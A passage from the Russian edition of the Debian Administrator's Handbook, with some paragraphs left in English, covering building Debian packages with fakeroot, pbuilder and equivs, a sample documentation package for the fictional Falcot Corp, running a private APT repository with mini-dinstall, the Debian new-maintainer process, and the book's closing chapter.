Предыдущая команда может завершиться ошибкой, если поле `Build-Depends` не было обновлено или соответствующие пакеты не установлены. В таком случае можно исключить эту проверку, передав параметр `-d` команде **dpkg-buildpackage**. Тем не менее, явное игнорирование зависимостей влечёт риск ошибки сборки на более позднем этапе. Хуже того, пакет может казаться собранным корректно, но не запуститься надлежащим образом: некоторые программы автоматически отключают часть своего функционала, если требующаяся библиотека была недоступна во время сборки.

ИНСТРУМЕНТ **fakeroot**

В сущности процесс создания пакета является простым сбором в архив набора существующих (или скомпилированных) файлов; большинство файлов архива будут иметь в конечном итоге владельца `root`. Тем не менее, сборка всего пакета от имени этого пользователя подразумевала бы повышенный риск; к счастью, этого можно избежать с помощью команды **fakeroot**. Этот инструмент может быть использован для запуска программы и создания у неё впечатления, что она запущена от имени `root` и создает файлы с произвольным владельцем и правами. Когда программа создает архив, который станет пакетом Debian, она хитрым образом внедряется в процесс создания архива, содержащего файлы, помеченные как принадлежащие произвольным владельцам, в том числе `root`. Это поведение настолько удобно, что **dpkg-buildpackage** использует **fakeroot** по умолчанию при сборке пакетов.

Заметьте, что программу только заставляют «поверить» в то, что она работает под привилегированной учетной записью, но процесс на самом деле выполняется от имени пользователя, запустившего **fakeroot** **программа** (и права на создаваемые файлы в действительности принадлежат этому пользователю). Фактически программа ни в какой момент времени не получает привилегий суперпользователя, которыми могла бы злоупотреблять.

В большинстве случаев разработчики Debian используют программу более высокого уровня, такую как **debuild**; она запускает **dpkg-buildpackage** как обычно, но также добавляет вызов программы, выполняющей множество проверок пакета на соответствие политике Debian. Этот сценарий также очищает окружение, так что локальные переменные окружения не «загрязняют» сборку пакета. Команда **debuild** — один из инструментов набора *devscripts*, который берёт на себя часть работы по обеспечению постоянства и настройке, чтобы сделать задачу сопровождающего более легкой.

QUICK LOOK Building packages in a *chrooted* environment

Программа **pbuilder** (в пакете с таким же названием) позволяет собирать пакет Debian в изолированном окружении. Она сперва создает временный каталог, содержащий минимальную систему, требующуюся для сборки пакета (включая пакеты, упомянутые в поле *Build-Depends*). Этот каталог в дальнейшем используется в качестве корневого каталога (/) командой **chroot** для сборки пакета.

Этот инструмент позволяет выполнять процесс сборки в окружении, не затрагиваемом пользовательскими манипуляциями. Он также позволяет быстро обнаружить недостающие сборочные зависимости (так как сборка завершится неудачно, если соответствующие зависимости не документированы). И наконец, он позволяет собрать пакет для версии Debian, отличной от установленной на данной машине: для обычной работы может использоваться *Stable*, а в **pbuilder**, запущенном на том же оборудовании, для сборки пакетов может использоваться *Unstable*.

schroot allows running a command or a login shell in a *chrooted* environment.

15.2. Сборка вашего первого пакета

15.2.1. Метапакеты или пакеты-пустышки

Пакеты-пустышки и метапакеты схожи тем, что являются пустыми оболочками, существующими лишь ради эффектов, которые их метаданные оказывают на стек работы с пакетами.

The purpose of a fake package is to trick **dpkg** and **apt** into believing that some package is installed even though it is only an empty shell. This allows satisfying dependencies on a package when the corresponding software was installed outside the scope of the packaging system. Such a method works, but it should still be avoided whenever possible, since there is no guarantee that the manually installed software behaves exactly like the corresponding package would and other packages depending on it would not work properly.

Наоборот, метапакет представляет собой прежде всего набор зависимостей, так что установка метапакета в действительности предоставит целый набор других пакетов разом.

Оба эти типа пакетов могут быть созданы командами **equivs-control** и **equivs-build** (из пакета **equivs**). Команда **equivs-control** файл создает заголовочный файл пакета Debian, который следует отредактировать таким образом, чтобы в нём содержалось название необходимого пакета, номер его версии, имя сопровождающего, зависимости и описание. Прочие поля без значения по умолчанию являются необязательными и их можно удалить. Поля **Copyright**, **Changelog**, **Readme** и **Extra-Files** являются нестандартными в пакетах Debian; они имеют смысл только в рамках **equivs-build** и не будут сохранены в заголовках созданного пакета.

Пример 15.2. Заголовочный файл пакета-пустышки *libxml-libxml-perl*

```
Section: perl
Priority: optional
Standards-Version: 4.4.1

Package: libxml-libxml-perl
Version: 2.0134-1
```

```
Maintainer: Raphael Hertzog <hertzog@debian.org>
Depends: libxml2 (>= 2.7.4)
Architecture: all
Description: Fake package - module manually installed in site_perl
This is a fake package to let the packaging system
believe that this Debian package is installed.

In fact, the package is not installed since a newer version
of the module has been manually compiled & installed in the
site_perl directory.
```

Следующий шаг состоит в том, чтобы создать пакет Debian с помощью команды **equivs-build файл**. Voilà: пакет создан в текущем каталоге и с ним можно работать, как с любым другим пакетом Debian.

15.2.2. Простое файловое хранилище

Администраторам Falcot Corp необходимо создать пакет для того, чтобы облегчить развёртывание набора документов на большом количестве машин. Администратор, отвечающий за эту задачу, сперва читает «Руководство начинающего разработчика Debian», после чего начинает работать над своим первым пакетом.

→ <https://www.debian.org/doc/manuals/maint-guide/>

Первым шагом является создание каталога `falcot-data-1.0` для целевого пакета исходного кода. Пакет, логично, будет называться `falcot-data` и иметь номер версии `1.0`. Затем администратор размещает файлы документов в подкаталоге `data`. После этого вызывается команда `dh_make` (из пакета `dh-make`) для того, чтобы добавить файлы, необходимые для создания пакета, которые будут сохранены в подкаталоге `debian`:

```
$ cd falcot-data-1.0  
$ dh_make --native
```

```
Type of package: (single, indep, library, python)  
[s/i/l/p]? i  
  
Maintainer Name      : Raphael Hertzog  
Email-Address        : hertzog@debian.org  
Date                 : Fri, 04 Sep 2015 12:09:39 -0400  
Package Name         : falcot-data  
Version              : 1.0  
License              : gpl3  
Package Type         : indep  
Are the details correct? [Y/n/q]  
Currently there is not top level Makefile. This may require addit  
Done. Please edit the files in the debian/ subdirectory now.  
$
```

The selected type of package (`indep`) indicates that this source package will generate a single binary package that can be shared across all architectures (Architecture: `all`). `single` acts as a counterpart, and leads to a single

binary package that is dependent on the target architecture (`Architecture: any`). In this case, the former choice is more relevant since the package only contains documents and no binary programs, so it can be used similarly on computers of all architectures.

The *library* type corresponds to a source package leading to several binary packages. It is useful for shared libraries, since they need to follow strict packaging rules.

СОВЕТ Имя и электронный адрес сопровождающего

Большинство программ, участвующих в сопровождении пакета, будет искать ваше имя и адрес электронной почты в переменных окружения `DEBFULLNAME` и `DEBEMAIL` или `EMAIL`. Их определение раз и навсегда избавит вас от необходимости многократно вводить их. Если вашей обычной оболочкой является `bash`, просто добавьте следующие две строки в ваш файл `~/.bashrc` (вам, разумеется, стоит заменить значения на более актуальные!):

```
export EMAIL="hertzog@debian.org"
export DEBFULLNAME="Raphael Hertzog"
```

Команда `dh_make` создала подкаталог `debian` со множеством файлов. Некоторые из них являются обязательными, в частности, `rules`, `control`, `changelog` и `copyright`. Файлы с расширением `.ex` — это примеры файлов, которые могут быть использованы путем их модификации (и удаления расширения) при необходимости. Когда они не нужны, рекомендуется удалить их. Файл `compat` следует оставить, так как требуется для корректного функционирования набора программ `debhelper` (все они начинаются с префикса `dh_`), используемого на различных этапах процесса сборки пакета.

The `copyright` file must contain information about the authors of the documents included in the package, and the related license. In our case, these are internal documents and their use is restricted to within the Falcot Corp company. The default `changelog` file is generally appropriate; replacing the “Initial release” with a more verbose explanation and changing the distribution from `unstable` to `internal` is enough. The `control` file was also updated: the `Section` field has been changed to `misc` and the `Homepage`, `Vcs-Git` and `Vcs-Browser` fields were removed. The `Depends` fields was

completed with firefox-esr | www-browser so as to ensure the availability of a web browser able to display the documents in the package.

Пример 15.3. Файл control

```
Source: falcot-data
Section: misc
Priority: optional
Maintainer: Raphael Hertzog <hertzog@debian.org>
Build-Depends: debhelper (>= 10)
Standards-Version: 4.4.1

Package: falcot-data
Architecture: all
Depends: firefox-esr | www-browser, ${misc:Depends}
Description: Internal Falcot Corp Documentation
This package provides several documents describing the internal
structure at Falcot Corp. This includes:
 - organization diagram
 - contacts for each department.

.
These documents MUST NOT leave the company.
Their use is INTERNAL ONLY.
```

Пример 15.4. Файл changelog

```
falcot-data (1.0) internal; urgency=low

 * Initial Release.
 * Let's start with few documents:
   - internal company structure;
   - contacts for each department.

-- Raphael Hertzog <hertzog@debian.org>  Fri, 04 Sep 2015 12:09:
```

Пример 15.5. Файл copyright

```
Format: https://www.debian.org/doc/packaging-manuals/copyright-format
Upstream-Name: falcot-data

Files: *
Copyright: 2004-2019 Falcot Corp
License:
 All rights reserved.
```

К ОСНОВАМ Файл Makefile

Файл **Makefile** является сценарием, используемым программой **make**; он описывает правила для сборки набора файлов один из другого в соответствии с деревом зависимостей (к примеру, программа может быть собрана из набора файлов с исходным кодом). Файл **Makefile** описывает эти правила в следующем формате:

```
target: source1 source2 ...
    command1
    command2
```

Интерпретация такого правила заключается в следующем: если один из файлов **source*** новее, чем файл **target**, то цель должна быть создана с помощью **command1** и **command2**.

Обратите внимание, что строки команд должны начинаться с символа табуляции; также стоит отметить, что когда командная строка начинается с дефиса (-), неудачное завершение команды не прерывает весь процесс.

Файл **rules** обычно содержит набор правил, используемых для конфигурирования, сборки и установки программного обеспечения в выделенный подкаталог (названный именем собранного двоичного пакета). Содержимое этого подкаталога затем архивируется в пакет **Debian**, как если бы это был корневой каталог файловой системы. В нашем случае файлы будут установлены в подкаталог **debian/falcot-data/usr/share/falcot-data/**, чтобы установка созданного пакета развернула файлы в **/usr/share/falcot-data/**. Файл **rules** используется в качестве **Makefile** с несколькими стандартными целями (включая **clean** и **binary**, используемые соответственно для очистки каталога с исходным кодом и создания двоичного пакета).

Хотя этот файл является центральным во всём процессе, он содержит лишь самый минимум для запуска стандартного набора команд, предоставляемых инструментом **debhelper**. Так обстоит дело с файлами, созданными с помощью **dh_make**. Чтобы установить наши файлы, мы просто настроим поведение команды **dh_install**, создав следующий файл **debian/falcot-data.install**:

```
data/* usr/share/falcot-data/
```

At this point, the package can be created. We will, however, add a lick of paint. Since the administrators want the documents to be easily accessed from the menus of graphical desktop environments, we add a **falcot-**

`data.desktop` file and get it installed in `/usr/share/applications` by adding a second line to `debian/falcot-data.install`.

Пример 15.6. Файл `falcot-data.desktop`

```
[Desktop Entry]
Name=Internal Falcot Corp Documentation
Name[ru]=Внутренняя документация Falcot Corp
Comment=Starts a browser to read the documentation
Comment[ru]=Запускает браузер для чтения документации
Exec=x-www-browser /usr/share/falcot-data/index.html
Terminal=false
Type=Application
Categories=Documentation;
```

Изменённый файл `debian/falcot-data.install` выглядит следующим образом:

```
data/* usr/share/falcot-data/
falcot-data.desktop usr/share/applications/
```

Our source package is now ready. All that is left to do is to generate the binary package, with the same method we used previously for rebuilding packages: we run the **`dpkg-buildpackage -us -uc`** command from within the `falcot-data-1.0` directory.

15.3. Создание репозитория пакетов для APT

Falcot Corp со временем начала сопровождение нескольких пакетов Debian, либо локально модифицированных из существующих пакетов, либо созданных с нуля с целью распространять внутренние данные и программы.

Чтобы упростить процесс развёртывания, им необходимо интегрировать эти пакеты в хранилище, которое может быть использовано непосредственно с помощью APT. В силу очевидных причин они хотят отделить внутренние пакеты от пересобранных локально. Цель состоит в том, чтобы можно было привести записи в файле `/etc/apt/sources.list.d/falcot.list` к следующему виду:

```
deb http://packages.falcot.com/ updates/
deb http://packages.falcot.com/ internal/
```

Соответственно, администраторы настраивают на своем внутреннем HTTP-сервере виртуальный хост с корневым каталогом `/srv/vhosts/packages/`. Управление самим архивом осуществляется командой **mini-dinstall** (из одноимённого пакета). Этот инструмент следит за каталогом `incoming/` (в нашем случае это `/srv/vhosts/packages/mini-dinstall/incoming/`) и ожидает появления пакетов в нём; когда пакет будет загружен, он установится в хранилище Debian по адресу `/srv/vhosts/packages/`. Команда **mini-dinstall** считывает файл `*.changes`, создающийся при сбоке пакета Debian. Эти файлы содержат список всех прочих файлов, относящихся к этой версии пакета (`*.deb`, `*.dsc`, `*.diff.gz`/`*.debian.tar.gz`, `*.orig.tar.gz` или их эквивалентов, сжатых другими инструментами), и из них **mini-dinstall** узнаёт, какие файлы устанавливать. Файлы `*.changes` также содержат название целевого дистрибутива (чаще `unstable`), указанного в последней записи в `debian/changelog`, и **mini-dinstall** использует эту информацию, чтобы решить, куда нужно установить пакеты. Поэтому

администраторы перед сборкой пакета должны всегда изменять значение в этом поле на `internal` или `updates`, в зависимости от целевого расположения. Затем **mini-dinstall** создает файлы, необходимые для APT, такие как `Packages.gz`.

ALTERNATIVE apt-ftparchive and reprepro

Если **mini-dinstall** кажется слишком сложным для вашего архива Debian, вы также можете использовать команду **apt-ftparchive**. Этот инструмент сканирует содержимое каталога и отображает (в своём стандартном выводе) соответствующий файл `Packages`. В случае Falcot Corp администраторы могут загрузить пакеты непосредственно в `/srv/vhosts/packages/updates/` или `/srv/vhosts/packages/internal/`, а затем запустить следующие команды для создания файлов `Packages.gz`:

```
$ cd /srv/vhosts/packages
$ apt-ftparchive packages updates >updates/Packages
$ gzip updates/Packages
$ apt-ftparchive packages internal >internal/Packages
$ gzip internal/Packages
```

Команда **apt-ftparchive sources** позволяет создать файлы `Sources.gz` аналогичным образом.

reprepro is a more advanced tool for the same purpose. It can produce, manage and synchronize a local repository of packages. It stores packages and checksums in a Berkeley DB database file, so no database server is needed. With **reprepro** you can check signatures of mirrored repositories and create signatures of the generated package indices.

Настройка **mini-dinstall** сводится к созданию файла `~/.mini-dinstall.conf`; в случае Falcot Corp содержимое его будет следующим:

```
[DEFAULT]
archive_style = flat
archivedir = /srv/vhosts/packages

verify_sigs = 0
mail_to = admin@falcot.com

generate_release = 1
release_origin = Falcot Corp
release_codename = stable

[updates]
release_label = Recompiled Debian Packages

[internal]
```

```
release_label = Internal Packages
```

Решением, которое стоит отметить, является генерация файла `Release` для каждого хранилища. Это может помочь управлять приоритетами установки пакета с помощью конфигурационного файла `/etc/apt/preferences` (см. [Раздел 6.2.5, «Управление приоритетами пакетов»](#)).

БЕЗОПАСНОСТЬ mini-dinstall и права доступа

Since **mini-dinstall** has been designed to run as a regular user, there is no need to run it as root. The easiest way is to configure everything within the user account belonging to the administrator in charge of creating the Debian packages. Since only this administrator has the required permissions to put files in the `incoming/` directory, we can deduce that the administrator authenticated the origin of each package prior to deployment and **mini-dinstall** does not need to do it again. This explains the `verify_sigs = 0` parameter (which means that signatures need not be verified). However, if the contents of packages are sensitive, we can reverse the setting and elect to authenticate with a keyring containing the public keys of persons allowed to create packages (configured with the `extra_keyrings` parameter); **mini-dinstall** will then check the origin of each incoming package by analyzing the signature integrated to the `*.changes` file.

Вызов **mini-dinstall** на самом деле запускает демон в фоне. Пока этот демон работает, он будет проверять наличие новых пакетов в каталоге `incoming/` каждые полчаса; когда прибывает новый пакет, он будет перемещён в архив, и файлы `Packages.gz` and `Sources.gz` создадутся заново. Если запуск демона проблематичен, **mini-dinstall** можно также вызывать вручную в пакетном режиме (с опцией `-b`) каждый раз, когда пакет загружается в каталог `incoming/`. Другие возможности, предоставляемые **mini-dinstall**, документированы на странице руководства `mini-dinstall(1)`.

ДОПОЛНИТЕЛЬНО Создание подписанного архива

Комплект APT проверяет цепочку криптографических подписей пакетов, которые он обрабатывает перед их установкой, в целях проверки их подлинности (см. [Раздел 6.6, «Проверка подлинности пакета»](#)). Частные архивы APT поэтому могут создать проблему, так как машины, использующие их, будут постоянно выводить предупреждения о наличии неподписанных пакетов. Поэтому прилежный администратор увязывает частные архивы с безопасным механизмом APT.

Для помощи в этом процессе в **mini-dinstall** есть опция конфигурации `release_signscript`, которая позволяет задать сценарий, используемый для генерации подписи. Хорошей отправной точкой является сценарий `sign-release.sh`, предоставляемый пакетом `mini-dinstall` в каталоге `/usr/share/doc/mini-dinstall/examples/`; локальные изменения могут быть уместны.

15.4. Как стать сопровождающим пакета

15.4.1. Учимся создавать пакеты

Creating a quality Debian package is not always a simple task, and becoming a package maintainer takes some learning, both with theory and practice. It is not a simple matter of building and installing software; rather, the bulk of the complexity comes from understanding the problems and conflicts, and more generally the interactions, with the myriad of other packages available.

15.4.1.1. Правила

A Debian package must comply with the precise rules compiled in the Debian policy, and each package maintainer must know them. There is no requirement to know them by heart, but rather to know they exist and to refer to them whenever a choice presents a non-trivial alternative. Every Debian maintainer has made mistakes by not knowing about a rule, but this is not a huge problem as long as the error gets fixed when a user reports it as a bug report (which tends to happen fairly soon thanks to advanced users). The Standards-Version field in `debian/control` specifies the version of the Debian policy with which a package complies. Maintainers should comply to the latest version of the Debian policy.

→ <https://www.debian.org/doc/debian-policy/>

15.4.1.2. Методика

Debian — это не просто набор отдельных пакетов. Работа каждого по пакетированию является частью коллективного проекта; быть разработчиком Debian — значит знать каким образом проект Debian работает как единое целое. Каждому разработчику рано или поздно придётся взаимодействовать с другими. В справочнике разработчика Debian (в пакете `developers-reference`) сведена информация, которую нужно знать каждому разработчику для успешного взаимодействия с различными командами в рамках проекта и наиболее эффективного использования имеющихся ресурсов. В этом документе также перечисляется ряд обязанностей разработчика, которые должны

выполняться.

→ <https://www.debian.org/doc/manuals/developers-reference/>

15.4.1.3. Инструменты

Множество инструментов помогает сопровождающим пакетов в их работе. В этом разделе они описываются вкратце, без подробностей, так как все они сопровождаются исчерпывающей документацией.

15.4.1.3.1. Программа `lintian`

This tool is one of the most important: it is the Debian package checker. It is based on a large array of tests created from the Debian policy, and detects quickly and automatically many errors that can then be fixed before packages are released.

Этот инструмент является лишь вспомогательным, и иногда ошибается (например из-за того, что политики Debian со временем меняются, `lintian` иногда устаревает). Это тоже еще не все: отсутствие каких-либо ошибок, получаемых от Lintian, не следует интерпретировать как доказательство идеальности пакета; большее, на что он способен, это помочь избежать наиболее распространенных ошибок.

15.4.1.3.2. Программа `riuparts`

Это другой важный инструмент: он автоматизирует установку, обновление, удаление и полное удаление пакета (в изолированном окружении) и проверяет, что ни одна из этих операций не ведёт к ошибке. Он может помочь в обнаружении недостающих зависимостей, а также определяет, когда файлы по ошибке остаются в системе после полного удаления пакета.

15.4.1.3.3. `devscripts`

Пакет `devscripts` содержит множество программ, оказывающих помощь

в широком круге задач разработчика Debian:

- **debuild** позволяет создавать пакет (с помощью **dpkg-buildpackage**) и после этого запускать **lintian** для проверки его соответствия с политикой Debian.
- **debclean** очищает пакет исходных текстов после создания двоичного пакета.
- **dch** позволяет быстро и легко редактировать файл `debian/changelog` из пакета исходного кода.
- **uscan** проверяет, была ли выпущена новая версия программного обеспечения основными авторами; для этого требуется наличие файла `debian/watch` с описанием размещения таких выпусков.
- **debi** позволяет устанавливать (с помощью **dpkg -i**) только что созданный пакет Debian без необходимости вводить его полное имя и путь.
- Аналогичным образом, **debc** позволяет сканировать содержимое недавно созданного пакета (с помощью **dpkg -c**) без необходимости вводить его полное имя и путь.
- **bts** контролирует систему отслеживания ошибок из командной строки; эта программа автоматически генерирует соответствующие письма.
- **debrelease** загружает недавно созданный пакет на удалённый сервер без необходимости ввода полного имени и пути соответствующего файла `.changes`.
- **debsign** подписывает файлы `*.dsc` и `*.changes`.
- **uupdate** автоматизирует создание новой редакции пакета, как только новая версия будет выпущена разработчиками программы.

15.4.1.3.4. debhelper и dh-make

Debhelper представляет собой набор сценариев, облегчающих создание пакетов, соответствующих политике; эти сценарии вызываются из `debian/rules`. Debhelper получил широкое распространение в Debian, о чем свидетельствует тот факт, что его использует большинство официальных пакетов Debian. Все команды, входящие в него, начинаются с префикса **dh_**.

Сценарий **dh_make** (из пакета *dh-make*) создает файлы, необходимые для создания пакета Debian в каталоге, изначально содержащем исходный код программы. Как можно догадаться из названия программы, сформированные файлы по умолчанию используют debhelper.

15.4.1.3.5. autopkgtest

autopkgtest runs tests on binary packages, using the tests supplied in the source package.

15.4.1.3.6. reprotoest

reprotoest builds the same source code twice in different environments, and then checks the binaries produced by each build for differences. If any are found, then **diffoscope** (if unavailable, **diff**) is used to display them in detail for later analysis.

15.4.1.3.7. dupload и dput

Команды **dupload** и **dput** позволяют загружать пакет Debian на (возможно удалённый) сервер. Это позволяет разработчикам публиковать свой пакет на основном сервере Debian (`ftp-master.debian.org`), чтобы он мог быть интегрирован в архив и распространён при помощи зеркал. Эти команды принимают файл `*.changes` в качестве параметра и на основании его содержимого находят остальные сопутствующие файлы.

15.4.2. Процесс принятия

Принятие в ряды разработчиков Debian — не простой административный вопрос. Процесс состоит из нескольких этапов и является в не меньшей степени процессом посвящения, нежели отбора. Так или иначе, он формализован и хорошо документирован, поэтому любой может отслеживать их продвижение на веб-сайте, посвящённом новым участникам.

→ <http://nm.debian.org/>

ДОПОЛНИТЕЛЬНО Упрощённый процесс для «Сопровождающих Debian»

Статус «Сопровождающий Debian» подразумевает меньше полномочий, чем «Разработчик Debian», процесс принятия происходит быстрее. Разработчику Debian необходимо лишь выполнить проверку при начальной загрузке и выступить с заявлением о том, что они доверяют потенциальному сопровождающему, и он способен сопровождать пакет самостоятельно.

15.4.2.1. Предварительные требования

Все кандидаты должны иметь, как минимум, практическое знание английского языка. Это необходимо на всех уровнях: само собой, для начальной связи с экзаменатором, и позднее, так как английский язык является предпочтительным языком для большей части документации; кроме того, пользователи пакетов будут общаться на английском языке при отправке сообщений об ошибках, и будут ожидать ответов на английском языке.

Другое требование касается мотивации. Пытаться стать разработчиком Debian имеет смысл, только если кандидат знает, что его интерес к Debian не угаснет в течение многих месяцев. Сам процесс принятия может длиться несколько месяцев, и Debian нуждается в разработчиках на долгосрочный период; каждый пакет требует постоянного обслуживания, а не только начальной загрузки.

15.4.2.2. Регистрация

Первый (реальный) шаг состоит в том, чтобы найти спонсора или защитника; то есть официального разработчика, готового заявить о том, что он считает, что принятие *X* было бы полезно для Debian. Обычно это предполагает, что кандидат уже проявил активность в рамках сообщества, и что его работа была оценена. Если кандидат является застенчивым и его работа не афишировалась публично, он может попытаться убедить разработчика Debian выступить за него, продемонстрировав свою работу приватно.

В то же время кандидат должен создать пару ключей RSA — открытый и секретный с помощью GnuPG, которая должна быть подписана не менее чем двумя официальными разработчиками Debian. Подпись удостоверяет имя владельца ключа. По сути, во время встречи для подписывания ключей каждый участник должен показать удостоверение личности (обычно ID-карту или паспорт) вместе с идентификационными данными своего ключа. Этот шаг подтверждает связь между человеком и ключами. Таким образом, для подписи необходима встреча в реальной жизни. Если вы ещё не встречали ни одного из разработчиков Debian на публичной конференции по свободному программному обеспечению, вы можете поискать разработчиков, живущих по соседству, используя список на следующей веб-странице в качестве отправной точки.

→ <https://wiki.debian.org/Keysigning>

После того, как регистрация на `nm.debian.org` была подтверждена защитником, к кандидату приставляется *Менеджер заявлений*. Он проведёт процесс через многочисленные требующиеся шаги и проверки.

Первая проверка — идентификация личности. Если у вас уже есть ключ, подписанный двумя разработчиками Debian, этот шаг будет легким, в противном случае менеджер заявлений попытается помочь вам в поисках ближайших разработчиков Debian для организации встречи и подписания ключа.

15.4.2.3. Соглашение с принципами

Эти административные формальности проистекают из философских соображений. Смысл в том, чтобы убедиться, что кандидат понимает и принимает социальный контракт и принципы, лежащие в основе Свободного ПО. Присоединение к Debian возможно, только если он разделяет ценности, объединяющие текущих разработчиков, как изложено в основополагающих текстах (и обобщено в [Глава 1, Проект Debian](#)).

Кроме того, каждый кандидат, желающий присоединиться к рейтингу Debian, должен быть осведомлен о деятельности проекта и о том, как надлежит взаимодействовать для решения проблем, с которыми он, несомненно, со временем столкнётся. Вся эта информация, как правило, описана в руководствах, ориентированных на новых сопровождающих, а также в справочнике разработчика Debian. Внимательного чтения этого документа должно быть достаточно для ответа на вопросы экзаменатора. Если ответы неудовлетворительны, кандидат будет проинформирован. В таком случае ему придется читать соответствующую документацию (ещё раз), прежде чем повторить попытку. В случаях, когда существующая документация не содержит подходящего ответа на вопрос, кандидат, как правило, может получить ответ при помощи некоторого практического опыта работы в Debian или, возможно, путем обсуждения с другими разработчиками Debian. Этот механизм гарантирует, что кандидаты тем или иным образом принимают участие в Debian до того, как стать его полноправным участником. Это продуманная политика, направленная на то, чтобы кандидаты, в конечном итоге присоединившиеся к проекту, встроились в него как очередной кусочек бесконечно расширяющегося пазла.

Этот этап известен как *Философия & Процедуры* (на английском языке — P&P для краткости) на жаргоне разработчиков, участвующих в процессе принятия нового участника.

15.4.2.4. Проверка навыков

Каждое заявление на приём в официальные разработчики Debian

должно быть обосновано. Чтобы стать участником проекта, нужно показать, что этот статус легитимен, и что он облегчает работу кандидата в оказании помощи Debian. Наиболее распространённое подтверждение легитимности статуса состоит в том, что статус разработчика Debian облегчает сопровождение пакета Debian, но оно не единственное. Некоторые разработчики присоединяются к проекту для того, чтобы внести свой вклад в перенос на определенную архитектуру, другие же хотят улучшить документацию и так далее.

На этом этапе кандидату предоставляется возможность заявить, что он намерен делать в рамках проекта Debian, и показать, что он уже сделал в этом направлении. Debian — прагматичный проект, и недостаточно просто сказать что-то, если слова расходятся с делом. В общем случае, когда желаемая роль в проекте связана с сопровождением пакета, первая версия будущего пакета должна пройти техническую проверку и быть загружена на серверы Debian спонсором из числа существующих разработчиков Debian.

СООБЩЕСТВО Спонсорство

Разработчики Debian могут «спонсировать» пакеты, подготовленные кем-то ещё, то есть опубликовать их в официальных репозиториях Debian после тщательного разбора. Этот механизм позволяет внешним лицам, которые ещё не прошли через процесс принятия нового участника, время от времени вносить вклад в проект. В то же время это гарантирует, что все пакеты, включённые в Debian, были проверены официальным участником.

В заключение эксперт проверяет технические навыки (пакетирования) кандидата с помощью подробного опросного листа. Неправильные ответы не допускаются, однако срок подачи ответов не ограничен. Вся документация доступна, и допускается несколько попыток, если первые ответы были неудовлетворительными. Этот этап направлен не на дискrimинацию, а на проверку наличия хотя бы толики знаний, типичных для новых участников.

Этот этап известен как *Задачи & Навыки* на жаргоне экзаменаторов (на английском языке — T&S для краткости).

15.4.2.5. Окончательное утверждение

На самом последнем этапе весь процесс рассматривается DAM (*Debian Account Manager* — менеджером учётных записей Debian). DAM рассматривает всю информацию о кандидате, собранную экзаменатором, и принимает решение, создавать ли учётную запись на серверах Debian. В случаях, когда необходима дополнительная информация, создание учётной записи может быть отложено. Отказы весьма редки, если экзаменатор добросовестно соблюдает процесс, но иногда они случаются. Они никогда не бывают постоянными, и кандидат волен попробовать ещё раз позднее.

Решение менеджера учётных записей является окончательным, (почти) без права на обжалование, что объясняет, почему люди находящиеся на этой позиции, часто критиковались в прошлом.

Глава 16. Заключение: Будущее Debian

История о корпорации Falcot оканчивается на этой главе, но Debian продолжает существовать, и будущее, несомненно, принесет много интересных сюрпризов.

16.1. Предстоящие разработки

Now that Debian version 10 is out, the developers are already busy working on the next version, codenamed Bullseye...

There is no official list of planned changes, and Debian never makes promises relating to technical goals of the coming versions. However, a few development trends can already be noted, and we can try to guess what might happen (or not).

In order to improve security and trust, an increasing number of packages will be made to build reproducibly; that is to say, it will be possible to rebuild byte-for-byte identical binary packages from the source packages, thus allowing everyone to verify that no tampering has happened during the builds. This feature might even be required by the release managers for testing migration.

In a related theme, a lot of effort will have gone into improving security by default, with more packages shipping an AppArmor profile.

Of course, all the main software suites will have had a major release. The latest version of the various desktops will bring better usability and new features. Wayland, the new display server, will likely obsolete X11 entirely.

With the widespread use of continuous integration and the growth of the archive (and of the biggest packages!), the constraints on release architectures will be harder to meet and some architectures will be dropped (like *mips*, *mipsel* and maybe *mips64el*).

16.2. Будущее Debian

In addition to these internal developments, one can reasonably expect new Debian-based distributions to come to light, as many tools keep simplifying this task. New specialized subprojects will also be started, in order to widen Debian's reach to new horizons.

Сообщество Debian будет увеличиваться, всё большее число людей будет вносить свой вклад в проект... возможно и вы!

There are recurring discussions about how the software ecosystem is evolving, towards applications shipped within containers, where Debian packages have no added value, or with language-specific package managers (e.g. **pip** for Python, **npm** for JavaScript, etc.), which are rendering **dpkg** and **apt** obsolete. Facing those threats, I am convinced that Debian developers will find ways to embrace those evolutions and to continue to provide value to users.

Несмотря на возраст проекта и его размер, Debian совершенствуется во все аспектах. Участники полны идей и дискуссии, иногда выглядящие как перебранки, приближают к выполнению намеченного. Debian иногда сравнивают с чёрной дырой из-за силы притяжения для новых проектов.

Beyond the apparent satisfaction of most Debian users, a deep trend is becoming more and more indisputable: people are increasingly realizing that collaborating, rather than working alone in their corner, leads to better results for everyone. Such is the rationale used by distributions merging into Debian by way of subprojects.

Поэтому проект Debian продолжает жить дальше...

16.3. Будущее этой книги

We would like this book to evolve in the spirit of free software. We therefore welcome contributions, remarks, suggestions, and criticism. Please direct them to Raphaël (<hertzog@debian.org>) or Roland (<lolando@debian.org>). For actionable feedback, feel free to open bug reports against the `debian-handbook` Debian package. The website will be used to gather all information relevant to its evolution, and you will find there information on how to contribute, in particular if you want to translate this book to make it available to an even larger public than today.

→ <https://debian-handbook.info/>

We tried to integrate most of what our experience with Debian taught us, so that anyone can use this distribution and take the best advantage of it as soon as possible. We hope this book contributes to making Debian less confusing and more popular, and we welcome publicity around it!

We would like to conclude on a personal note. Writing (and translating) this book took a considerable amount of time out of our usual professional activity. Since we are both freelance consultants, any new source of income grants us the freedom to spend more time improving Debian; we hope this book to be successful and to contribute to this. In the meantime, feel free to retain our services!

→ <https://www.freexian.com>

→ <http://www.gnurandal.com>

До скорой встречи!

Приложение А. Производные дистрибутивы

Многие дистрибутивы Linux происходят от Debian и используют инструменты управления пакетами Debian. Все они обладают собственными особенностями, и, возможно, один из них будет подходить вам гораздо лучше, нежели сам Debian.

A.1. Перепись и сотрудничество

Проект Debian осознаёт важность производных дистрибутивов и активно поддерживает сотрудничество между всеми причастными сторонами. Это обычно приводит к обратному поглощению улучшений, изначально разработанных производными дистрибутивами, что является взаимовыгодным и снижает издержки на сопровождение.

Это объясняет, почему производные дистрибутивы приглашаются для участия в почтовой рассылке debian-derivatives@lists.debian.org и участвуют в переписи производных дистрибутивов. Целью переписи является сбор информации о работах, проходящих в производных дистрибутивах, чтобы официальные мейнтейнеры Debian могли лучше следить за состоянием своих пакетов в вариациях Debian.

- <https://wiki.debian.org/DerivativesFrontDesk>
- <https://wiki.debian.org/Derivatives/Census>

Позвольте нам представить наиболее интересные и популярные производные дистрибутивы.

A.2. Ubuntu

Ubuntu made quite a splash when it came on the free software scene, and for good reason: Canonical Ltd., the company that created this distribution, started by hiring thirty-odd Debian developers and publicly stating the far-reaching objective of providing a distribution for the general public with a new release twice a year. They also committed to maintaining each version for a year and a half.

